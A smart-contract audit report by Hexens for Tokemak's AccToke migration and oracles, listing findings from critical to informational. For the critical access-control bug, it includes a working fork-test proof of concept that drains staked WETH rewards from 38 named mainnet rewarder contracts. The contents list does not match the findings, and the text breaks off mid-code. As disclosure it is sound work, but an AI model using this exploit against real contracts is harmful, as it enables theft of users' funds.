hexens × TOKEMAK

SEPT.24

SECURITY REVIEW REPORT FOR TOKEMAK

CONTENTS

- Default value initialization
- Single-step ownership change introduces risks
- Redundant casting
- Insufficient migrationAmount check to be Staked in v2
- Inconsistent pausing logic

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

EXECUTIVE SUMMARY

OVERVIEW

This audit covered updates to existing code of the Tokemak protocol, introducing a migration mechanism for AccToke from V1 to V2, as well as the addition of 2 new oracles for Tokemak V2.

Our security assessment was a full review of the code differences, spanning a total of 1 week.

During our audit, we have identified 1 critical severity vulnerability that could have allowed an attacker to steal rewards directly from the protocol.

We have also identified several minor severity vulnerabilities and code optimisations.

Finally, all of our reported issues were fixed or acknowledged by the development team and consequently validated by us.

We can confidently say that the overall security and code quality have increased after completion of our audit.

SCOPE

The analyzed resources are located on:

https://github.com/Tokemak/tokemak-smart-contracts/tree/71ae9e5eaa645d7acff145f370411badfcaffdf1

https://github.com/Tokemak/v2-core/tree/340875a6597d0e78f0498e2c5395aadd180fa792

The issues described in this report were fixed in the following commits:

https://github.com/Tokemak/tokemak-smart-contracts/tree/72c1fd9eb923d569fcef0bdd29824c8533879d5d

https://github.com/Tokemak/v2-core/tree/6e1c032b9e6bde02e76aa939a17310e3e97c74ff

AUDITING DETAILS

STARTED
30.09.2024


DELIVERED
07.10.2024

Review Led by

KASPER ZWIJSEN
Head of Audits | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES


Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.

FINDINGS SUMMARY

Severity	Number of Findings
Critical	1
High	0
Medium	3
Low	3
Informational	7

Total: 14





WEAKNESSES

This section contains the list of discovered weaknesses.

TOKE3-16

BROKEN ACCESS CONTROL IN DESTINATIONVAULTMAINREWARDER::GETREWARD ALLOWS DESTINATION VAULT REWARDERS TO BE DRAINED

SEVERITY: Critical

PATH:

tokemak-migration-v2-sep-24/src/rewarders/DestinationVaultMainRewarder.sol#L75

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

Note: This issue was outside the main audit scope. However, as the issue affected deployed contracts, it was promptly reported to Tokemak upon discovery during the audit, who immediately began mitigating the risk. It is believed this issue was never exploited on any public networks before detection.

DestinationVaultMainRewarder::getReward contained an access control issue, causing a logical and (&&) to evaluate to false if the **account** and **recipient** arguments differed. This allowed all available destination vault rewards earned by a victim account to be claimed by an arbitrary attacker.

The root cause of the issue is that **&& msg.sender != recipient** was erroneously added to the access control check on line 75 in commit c5c1cf1 for the v2-core repository on July 30 2024. **DestinationVaultMainRewarder** contracts containing the issue were then created and set as the **rewarder** addresses for **DestinationVault** contracts deployed on Ethereum mainnet via **DestinationVaultFactory::Create** on 15th September 2024.

Leading up to discovery, relatively small amounts of funds would be periodically deposited into each **DestinationVaultMainRewarder** contracts via Liquidation/Vault executor accounts, via **LiquidationRow::liquidateVaultsForTokens**, and removed several hours later by **AutopoolETH::updateDebtReporting**.

```
    ///src/rewarders/DestinationVaultMainRewarder.sol

    function getReward(address account, address recipient, bool claimExtras)
public {
        if (msg.sender != account && msg.sender != recipient) {
            revert Errors.AccessDenied();
        }
    }
```

Remove **&& msg.sender != recipient** from line 75 of **DestinationVaultMainRewarder::getReward**:

```
    ///src/rewarders/DestinationVaultMainRewarder.sol

    function getReward(address account, address recipient, bool claimExtras)
public {
        if (msg.sender != account) {
            revert Errors.AccessDenied();
        }
    }
```

Alternatively, implement access control modifiers to restrict access of the function to the minimum set of necessary addresses, such as the router contract and liquidation executors.

Proof of Concept:

Add the following **DestinationVaultMainRewarderForkTest.t.sol** fork test contract to the **test/rewarders/** directory. It forks from mainnet block 20885110, and demonstrates how an arbitrary attacker can steal staked rewards from the balETH and autoETH vaults, stored in all destination vault's rewarders. Testing implied approximately 1-3 WETH per affected block may be stolen this way at current reward and activity levels. Depending on the rewards stored and number of active destination vaults, this may have resulted in substantial losses over time. Note that the **rewarders** array contains all known affected **DestinationVaultMainRewarder** contracts.

```
// SPDX-License-Identifier: NONE
pragma solidity >=0.6.0 <0.9.0;

import "lib/forge-std/src/Test.sol";
import "lib/forge-std/src/Vm.sol";
import "lib/forge-std/src/console2.sol";
import { DestinationVaultMainRewarder} from "src/rewarders/
DestinationVaultMainRewarder.sol";
import { IERC20 } from "openzeppelin-contracts/token/ERC20/IERC20.sol";

contract DestinationVaultMainRewarderForkTest is Test {

    address constant BALETH = 0x6dC3ce9C57b20131347FDc9089D740DAf6eB34c5;
    address constant AUTOETH = 0x0A2b94F6871c1D7A32Fe58E1ab5e6deA2f114E56;
    address constant WETH = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;
    address[] public rewarders = [
        0xAA617b6a58b5C33D49041d9d856C396C7d1EB967,
        0x7589f0a3a898c8cC07d46d006C74257032c11b54,
        0x6b0455b89594cA04aaC5093587706a9832119ddF,
        0xd7C8f13dC476aCd2e5E404F5db1E0b1d27b8B565,
        0xa00F485BAfEe41803AE06774236001BeA2C60463,
        0xf6E91789749DB1fAb795545CD1138B373EB68B64,
        0x5a4eac9DEe423C30FA57a01f7F6cC55B6bB1303e,
        0x894DfAA2f74b68841142f4F24641dEA7e1065db8,
```

```
        0x1Ca7C581120D380C92a86908A35ad26A066163eC,
        0x00bcD61A6C638046fD500Ae8449120f50F39B614,
        0xa961C9Dc2018974878E91403B1DDA519C0141404,
        0x7b69839961143dE72b9ADF43a3AF1a9e3d6d7b3A,
        0x11AB565E5F9933d7f652f28582254558D2a5e216,
        0x2A38A7F548429f26D7e27F3260a56656947939E3,
        0xa6bCf8266EdBce19f8ed87ba3D53c33a96767686,
        0x89e06313F21B8d5aD766B645D990aCE29C51E5e1,
        0xaB347Bcf5c90b1290f90dd9579dd0bfE7266F56D,
        0x4186377FFb6c8C5bE78125d409BE34b7ca00d280,
        0xBe35449F140125fd06cc65cbc98Ee2145415D3B2,
        0xa3bBb8F8987EE64323D3DD649b031cb8F36b6991,
        0xE31150C2742785040bD32bf685cBE9aA790Abb88,
        0x8A35CED9618B8f6be092003338DD62A1c62796A7,
        0x818E3FBc5ad8292718BAb4F0b09e009E619EaA41,
        0xc1fA7A38764782d5e6d8e5C98b70e4e720A338A3,
        0x8422885Fdf61AbAdA32a11FCc3E80a98E7F00330,
        0x8Fd6F075a61593406977F7c1c7869fa254264A9c,
        0x59CD75B726BA2846f96626C8159d177A9098d3E8,
        0xCA46ff77e252051b9814Cd396E5e6C1662808479,
        0x0a103Dcf7f1a7DD4eB16f76391D16aE838868670,
        0x631c276AA6F8B8445de269835B0Ff61dA8a5A23B,
        0x8887530fF9b88b7fDE9B51f07Cb0b00f46B25e33,
        0xbD2EB718d380b96B9522DC8199a46e79c16441b1,
        0x5aaEd8D6880529cdC8586d5CeB1B71f06291ae29,
        0xc0e088D33c0DF78C9fe326E073caf0FcB33c30b6,
        0xb5590BF0E3054F1B883E7640134eA0B5b266AAc3,
        0x6215e6A8084d30D7561b5363734F95Cb5c87316E,
        0x53D2Fb9bE395B60Cb7A67d914d9DE9328cC712ED,
        0xd6701b11F75F130B470214b7A00063B8137Fd323,
        0x4544F503fec9C1563cC51B714CAb93FE6a2f5870
    ];
    address attacker;
    IERC20 weth;
    uint256 total;
```

```
    string rpcUrl = vm.envString("MAINNET_RPC_URL");
    uint256 mainnetFork = vm.createFork(rpcUrl);
    uint256 constant FORK_BLOCK_HEIGHT = 20885110;
    error AccessDenied();

    function setUp() public
    {
        console2.log("Starting fork test...");
        vm.selectFork(mainnetFork);
        vm.rollFork(FORK_BLOCK_HEIGHT);
        attacker = makeAddr("attacker");
        weth = IERC20(WETH);
 }

    function test_destinationVaultMainRewarder() external {
        vm.startPrank(attacker);
        assertEq(weth.balanceOf(attacker), 0);
        for(uint i = 0; i < rewarders.length; i++) {
            total +=
DestinationVaultMainRewarder(rewarders[i]).earned(AUTOETH);
            total +=
DestinationVaultMainRewarder(rewarders[i]).earned(BALETH);
            DestinationVaultMainRewarder(rewarders[i]).getReward(AUTOETH,
attacker, true);
            DestinationVaultMainRewarder(rewarders[i]).getReward(BALETH,
attacker, true);
        }
        assertEq(weth.balanceOf(attacker), total);
        assertGt(total, 0);
        vm.stopPrank();
    }
}
```

USER CAN BYPASS DURATION LOCK OF THEIR DEPOSIT WHEN MIGRATING

SEVERITY: Medium

REMEDIATION:

When migrating, ensure the new lock duration is at least as long as the remaining time of the original lock.

STATUS: Acknowledged

DESCRIPTION:

The current logic of **accTokeMigration** in Tokemak V1, **AccToke.sol** allows users to bypass the intended lock duration on locked funds. Users can migrate their balance and provide a new duration which may be shorter than the originally intended lock period. This undermines the lock mechanism and could allow users to prematurely access their funds.

Normally, when a user locks an amount for a specific duration (e.g., 10 days or several staking cycles), they are only allowed to withdraw their funds once the lock period has passed. However, in the migration function, the original lock duration is not taken into account and is "overwritten" by the duration parameter supplied by the user.

```
function accTokeMigration(address accTokeToMigrateTo, uint256
migrationAmount, uint256 duration, address to) external override
whenNotPaused nonReentrant {
    [..]
    IAutopilotAccToke(accTokeToMigrateTo).stake(migrationAmount, duration,
to);
    [..]
}
```

For example, consider the following scenario:

1. Bob locks his tokens for 100 days
2. Bob uses the migration function and sets the new lock duration to just the minimum staking duration (1 day)
3. After migrating, Bob waits for just 1 day and is able to withdraw his funds.

The **withdraw** function uses the following logic to determine if the funds can be withdrawn:

```
    function withdraw(uint256 amount) external override whenNotPaused
nonReentrant {
        -- SNIP --
        // check to make sure we can request withdrawal in this cycle to
begin with
        uint256 currentCycleID = _canRequestWithdrawalCheck();
    }
```

The function **_canRequestWithdrawalCheck** validates the withdrawal request:

```
    function _canRequestWithdrawalCheck() internal view returns (uint256
currentCycleID) {
        currentCycleID = getCurrentCycleID();
        DepositInfo memory deposit = _deposits[msg.sender];

        // must be in correct cycle (past initial lock cycle, and when the
lock expires)
        require(
            deposit.lockCycle < currentCycleID && // some time passed
                (currentCycleID - deposit.lockCycle) % deposit.lockDuration
== 0, // next cycle after lock expiration
            "INVALID_CYCLE_FOR_WITHDRAWAL_REQUEST"
        );
    }
```

The issue lies in the fact that the **accTokeMigration** function does not use the original **deposit.lockDuration** or **deposit.lockCycle**, as is done in the withdrawel logic.

POTENTIAL PRICE CALCULATION INACCURACY IN STANDARD4626ETHORACLE.GETPRICEINETH

SEVERITY: Medium

REMEDIATION:

Consider using the underlying asset's decimals instead of the vault's decimals as a numerator of price calculation.

STATUS: Fixed

DESCRIPTION:

The **getPriceInEth** function in the **Standard4626EthOracle** contract may produce inaccurate results when the ERC-4626 vault utilizes a decimal different from its underlying asset. This discrepancy can lead to incorrect price calculations, potentially impacting the entire system that relies on these price feeds.

The current implementation uses **vaultTokenOne** (which is based on the vault's decimals) as a numerator in the price calculation:

```
// src/oracles/providers/Standard4626EthOracle.sol
function getPriceInEth(address token) external returns (uint256 price) {
    if (token != underlyingAsset) {
        revert Errors.InvalidToken(token);
    }

    uint256 vaultTokenPrice =
systemRegistry.rootPriceOracle().getPriceInEth(address(vault));

    price = vaultTokenPrice * vaultTokenOne / vault.convertToAssets(vaultTokenOne);
}
```

However, some ERC-4626 vaults may implement a decimal offset to mitigate inflation attacks:

```
// @openzeppelin-contracts/contracts/token/ERC20/extensions/ERC4626.sol

function decimals() public view virtual override(IERC20Metadata, ERC20)
returns (uint8) {
    return _underlyingDecimals + _decimalsOffset();
}
```

This offset can create a mismatch between the vault's decimals and the underlying asset's decimals, leading to incorrect price calculations.

```
// src/oracles/providers/Standard4626EthOracle.sol

function getPriceInEth(address token) external returns (uint256 price) {
    // This oracle is only setup to handle a single token but could possibly
be
    // configured incorrectly at the root level and receive others to price.

    if (token != underlyingAsset) {
        revert Errors.InvalidToken(token);
    }

    uint256 vaultTokenPrice =
systemRegistry.rootPriceOracle().getPriceInEth(address(vault));

    price = vaultTokenPrice * vaultTokenOne /
vault.convertToAssets(vaultTokenOne);
}
```

LACK OF STAKINGPOINTSEXCEEDED CHECK IN ACCTOKE'S EXTEND FUNCTION

SEVERITY: Medium

REMEDIATION:

Consider using the same check before minting in the extend function

STATUS: Fixed

DESCRIPTION:

The **_stake** function in the AccToke contract includes a check that verifies whether the total balance, combined with the points to be accrued (calculated based on the amount and duration), exceeds the staking points limit before minting new tokens.

```
 if (points + totalSupply() > type(uint192).max) {
            revert StakingPointsExceeded();
}
```

However, in the **extend** function, additional tokens are minted due to the increased duration, but this check is missing.

```
function extend(uint256[] memory lockupIds, uint256[] memory durations)
external whenNotPaused whenNoAdminUnlock {
    uint256 length = lockupIds.length;
    if (length == 0) revert InvalidLockupIds();
    if (length != durations.length) revert InvalidDurationLength();


    // before doing anything, make sure the rewards checkpoints are updated!
    _collectRewards(msg.sender, msg.sender, false);


    uint256 totalExtendedPoints = 0;


    uint256 totalLockups = lockups[msg.sender].length;
    for (uint256 iter = 0; iter < length;) {
        uint256 lockupId = lockupIds[iter];
        uint256 duration = durations[iter];
        if (lockupId >= totalLockups) revert LockupDoesNotExist();


        // duration checked inside previewPoints
        Lockup storage lockup = lockups[msg.sender][lockupId];
        uint256 oldAmount = lockup.amount;
        uint256 oldEnd = lockup.end;
        uint256 oldPoints = lockup.points;


        // Can only extend ongoing lockups
        Errors.verifyNotZero(oldEnd, "oldEnd");


        (uint256 newPoints, uint256 newEnd) = previewPoints(oldAmount,
duration);


        if (newEnd <= oldEnd) revert ExtendDurationTooShort();
        lockup.end = SafeCast.toUint128(newEnd);
        lockup.points = newPoints;
```

```
        totalExtendedPoints = totalExtendedPoints + newPoints - oldPoints;


        emit Extend(msg.sender, lockupId, oldAmount, oldEnd, newEnd,
oldPoints, newPoints);


        unchecked {
            ++iter;
        }
    }


    // issue extra points for extension
    _mint(msg.sender, totalExtendedPoints);
}
```

INEFFICIENT APPROVAL FLOW IN ACCTOKE MIGRATION

SEVERITY: Low

PATH:

tokemak-contracts/contracts/acctoke/AccToke.sol:accTokeMigration#L289-L293

REMEDIATION:

The whole code snippet should be replaced with a single safeApprove call for the migrationAmount using the SafeERC20 library.

STATUS: Fixed

DESCRIPTION:

The approval flow in the AccToke migration function is inefficient and could be optimized.

It fetches the current allowance and uses **decreaseAllowance** using this value, following with **increaseAllowance** on the migration amount.

However, the **increaseAllowance** and **decreaseAllowance** functions were introduced to combat front-running attacks. There is no benefit in doing a **decreaseAllowance** on the fetched allowance as it would just skip it if it returns 0, defeating the whole purpose. This protection is not needed in this flow and **approve** should just be used directly.

```
    uint256 allowance = toke.allowance(address(this),
address(accTokeToMigrateTo));
    if(allowance > 0) {
      toke.safeDecreaseAllowance(address(accTokeToMigrateTo), allowance);
    }
    toke.safeIncreaseAllowance(address(accTokeToMigrateTo),
migrationAmount);
```

TOKE3-8

WITHDRAWAL REQUESTS DELETION OPTIMIZATION

SEVERITY: Low

PATH:

tokemak-contracts/contracts/acctoke/AccToke.sol:accTokeMigration#L284-L286

REMEDIATION:

The withdrawal request amount is only modified inside of the conditional branch on lines 267-273 and so the zero check that leads to deletion should also be moved inside of that branch. This would make it trigger only if there was an actual withdrawal request and save gas for users without one.

STATUS: Fixed

DESCRIPTION:

The AccToke migration function allows taking from the user's withdrawal request when performing the migration for any amount.

In the conditional on lines 267-273 it will decrease any existing withdrawal request with the delta amount. But the check for withdrawal request deletion is done after the conditional on lines 284-286.

This means that this deletion with trigger for every user without a withdrawal request that is doing the migration.

```
    if(migrationAmount > userBalanceNotRequestedForWithdrawal) { // Means
overlap is happening.
      uint256 withdrawalRequestMigrationAmountOverlap = migrationAmount -
userBalanceNotRequestedForWithdrawal;
      withdrawalInfo.amount -= withdrawalRequestMigrationAmountOverlap;

      // Also take care of total withheld here, not touched otherwise.
      withheldLiquidity -= withdrawalRequestMigrationAmountOverlap;
    }
```

```
    if (withdrawalInfo.amount == 0) {
        delete requestedWithdrawals[msg.sender];
    }
```

INCONSISTENCY BETWEEN COMMENT AND IMPLEMENTATION IN STAKING POINTS CALCULATION

SEVERITY: Low

REMEDIATION:

If the intention is to calculate points fairly based on the actual staking duration, the endYearpoc calculation should be modified to ((end - start) * 1e18) / 365 days. This ensures that users staking for the same duration receive the same points, regardless of when they start staking.

If the intention is to consider the entire period from the system's start time, the current implementation should be maintained, but the comment should be updated to "Calculate points based on duration from the staking system's start epoch to the user's staking end date" to accurately describe the code's actual behavior.

STATUS: Fixed

DESCRIPTION:

The function **previewPoints** in the staking contract contains a comment that does not accurately reflect the implemented logic for calculating staking points. The comment suggests that points are calculated based on the duration from the staking end date, while the actual implementation calculates points based on the duration from the staking system's start epoch to the user's staking end date.

This inconsistency could lead to misunderstandings of code. Additionally, the current implementation may result in unfair point distribution among users who stake for the same duration but at different times within the same year.

Let's consider a simple example to illustrate the issue:

- **startEpoch is set** to January 1, 2024
- **YEAR_BASE_BOOST** is 1.1 (10% boost per year)
- Staking amount is 1000 tokens for all users

Scenario:

2. User A stakes on January 1, 2024 for 1 year
3. User B stakes on December 31, 2024 for 1 year

Current implementation results:

- User A:
  - **endYearpoc** = 1 year
  - multiplier = 1.1
  - points = 1000 * 1.1 = 1100
- User B:
  - **endYearpoc** = 2 years
  - multiplier = 1.1^2 = 1.21
  - points = 1000 * 1.21 = 1210

As we can see, User B receives significantly more points despite staking for the same duration as User A, solely because their staking period ends later.

```
    /**
     * @notice Preview the number of points that would be returned for the
     * given amount and duration.
     *
     * @param amount TOKE to be staked
     * @param duration number of seconds to stake for
     * @return points staking points that would be returned
     * @return end staking period end date
     */
    function previewPoints(uint256 amount, uint256 duration) public view
returns (uint256 points, uint256 end) {
        if (duration < minStakeDuration) revert StakingDurationTooShort();
        if (duration > maxStakeDuration) revert StakingDurationTooLong();

        // slither-disable-next-line timestamp
        uint256 start = block.timestamp > startEpoch ? block.timestamp :
startEpoch;
        end = start + duration;

        // calculate points based on duration from staking end date
        uint256 endYearpoc = ((end - startEpoch) * 1e18) / 365 days;
        uint256 multiplier = PRBMathUD60x18.pow(YEAR_BASE_BOOST,
endYearpoc);

        points = (amount * multiplier) / 1e18;
    }
```

USE CUSTOM ERRORS

SEVERITY: Informational

PATH:

AccToke.sol

REMEDIATION:

Replace require statements with custom errors.

For example:

require(X == Y, "reason");

becomes

error XnotY(uint, uint);

```
if (X != Y)
  revert XnotY(X, Y);
```

STATUS: Acknowledged

DESCRIPTION:

All **AccToke** contract errors are currently handled using native Solidity **revert** statements, with some exceptions.

Custom Errors, available from Solidity compiler version 0.8.4, provide benefits such as smaller contract size, improved gas efficiency, and better protocol interoperability. Replace **require** statements with Custom Errors for a more streamlined and user-friendly experience. Furthermore, custom errors are much clearer as they allow for parameter values, making debugging much easier.

AccToke.sol#L80-L84

```
require(_manager != address(0), "INVALID_MANAGER_ADDRESS");
require(_minLockCycles > 0, "INVALID_MIN_LOCK_CYCLES");
require(_maxLockCycles > 0, "INVALID_MAX_LOCK_CYCLES");
require(_maxCap > 0, "INVALID_MAX_CAP");
require(address(_toke) != address(0), "INVALID_TOKE_ADDRESS");
```

AccToke.sol#L126-L131

```
require(account != address(0) && account != address(this),
"INVALID_ACCOUNT");
require(tokeAmount > 0, "INVALID_TOKE_AMOUNT");
require(toke.balanceOf(msg.sender) >= tokeAmount,
"INSUFFICIENT_TOKE_BALANCE");
require(maxCap >= accTotalSupply + tokeAmount, "MAX_CAP_EXCEEDED");
```

AccToke.sol#L167-L168

```
require(amount > 0, "INVALID_AMOUNT");
require(amount <= balanceOf(msg.sender), "INSUFFICIENT_BALANCE");
```

AccToke.sol#L210-L211

```
require(amount > 0, "INVALID_AMOUNT");
require(amount <= balanceOf(msg.sender), "INSUFFICIENT_BALANCE");
```

AccToke.sol#L214

```
require(amount <= allowance, "AMOUNT_GT_MAX_WITHDRAWAL");
```

AccToke.sol#L251-L253

```
    require(migrationAmount > 0, "INVALID_AMOUNT");
    require(duration > 0, "INVALID_DURATION");
    require(to != address(0), "INVALID_ADDRESS");
```

AccToke.sol#L257

```
    require(migrationAmount <= userBalanceBeforeMigration,
"INSUFFICIENT_BALANCE");
```

AccToke.sol#L333

```
  require(account != address(0), "INVALID_ADDRESS");
```

AccToke.sol#L362

```
  require(_minLockCycles > 0 && _minLockCycles <= maxLockCycles,
"INVALID_MIN_LOCK_CYCLES");
```

AccToke.sol#L369

```
  require(_maxLockCycles >= minLockCycles, "INVALID_MAX_LOCK_CYCLES");
```

AccToke.sol#L376

```
  require(_maxCap <= toke.totalSupply(), "LT_TOKE_SUPPLY");
```

AccToke.sol#L384

```
    require(_autoPilotSystemRegistry != address(0), "INVALID_ADDRESS");
```

AccToke.sol#L399

```
  require(destinations.destinationOnL2 != address(0),
"DESTINATIONS_NOT_SET");
```

AccToke.sol#L411-L412

```
  require(_fxStateSender != address(0), "INVALID_ADDRESS");
  require(_destinationOnL2 != address(0), "INVALID_ADDRESS");
```

AccToke.sol#L425-L426

```
 require(address(destinations.fxStateSender) != address(0),
"ADDRESS_NOT_SET");
 require(destinations.destinationOnL2 != address(0), "ADDRESS_NOT_SET");
```

AccToke.sol#L445

```
 require(lockForCycles >= minLockCycles && lockForCycles <= maxLockCycles,
"INVALID_LOCK_CYCLES");
```

AccToke.sol#L448

```
 require(lockForCycles >= _deposits[account].lockDuration,
"LOCK_LENGTH_MUST_BE_GTE_EXISTING");
```

AccToke.sol#L456-L460

```
 require(
  deposit.lockCycle < currentCycleID && // some time passed
   (currentCycleID - deposit.lockCycle) % deposit.lockDuration == 0, // next
cycle after lock expiration
  "INVALID_CYCLE_FOR_WITHDRAWAL_REQUEST"
 );
```

AccToke.sol#L467-L468

```
 require(withdrawalInfo.amount > 0, "NO_WITHDRAWAL_REQUEST");
 require(withdrawalInfo.minCycle <= getCurrentCycleID(),
"WITHDRAWAL_NOT_YET_AVAILABLE");
```

AccToke.sol#L481

```
    require(autopilotSystemRegistry.isValidContract(accTokeInstance),
accToke), "INVALID_ACCTOKE_INSTANCE");
```

USE UNCHECKED WHEN IT IS SAFE

SEVERITY: Informational

PATH:

acctoke/AccToke.sol#L268

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

In the **accTokeMigration()** function the following lines of code perform a subtraction operation after a conditional check to ensure that no underflow occurs:

```
    if(migrationAmount > userBalanceNotRequestedForWithdrawal) { // Means
overlap is happening.
      uint256 withdrawalRequestMigrationAmountOverlap = migrationAmount -
userBalanceNotRequestedForWithdrawal;
```

The condition **if (migrationAmount > userBalanceNotRequestedForWithdrawal)** ensures that the subtraction will not result in an underflow. As a result, the Solidity compiler's default overflow/underflow checks are redundant for this operation.

Implementing the **unchecked** block here is safe due to the preceding condition that guarantees no underflow, and it provides gas optimization benefits without altering the contract's behavior.

```
    if (migrationAmount > userBalanceNotRequestedForWithdrawal) {
+       unchecked {
            uint256 withdrawalRequestMigrationAmountOverlap =
migrationAmount - userBalanceNotRequestedForWithdrawal;
+       }
    }
```

```
        function    accTokeMigration(address    accTokeToMigrateTo,    uint256
migrationAmount,    uint256    duration,    address    to)    external    override
whenNotPaused nonReentrant {
    _validateAccToke(accTokeToMigrateTo);
    require(migrationAmount > 0, "INVALID_AMOUNT");
    require(duration > 0, "INVALID_DURATION");
    require(to != address(0), "INVALID_ADDRESS");

    // Store locally - need later.
    uint256 userBalanceBeforeMigration = balanceOf(msg.sender);
                require(migrationAmount    <=    userBalanceBeforeMigration,
"INSUFFICIENT_BALANCE");

    // Get withdrawal request amount, amount not requested for withdrawal.
                        WithdrawalInfo      storage      withdrawalInfo      =
requestedWithdrawals[msg.sender];
                    uint256     withdrawalRequestedAmountBeforeMigration     =
withdrawalInfo.amount;
                      uint256      userBalanceNotRequestedForWithdrawal      =
userBalanceBeforeMigration - withdrawalRequestedAmountBeforeMigration;

     // Migration amount is taken from funds that are not requested for
withdrawal first.
     //     If there is an overlap (ie. not enough free funds to fulfill
`migrationAmount`),
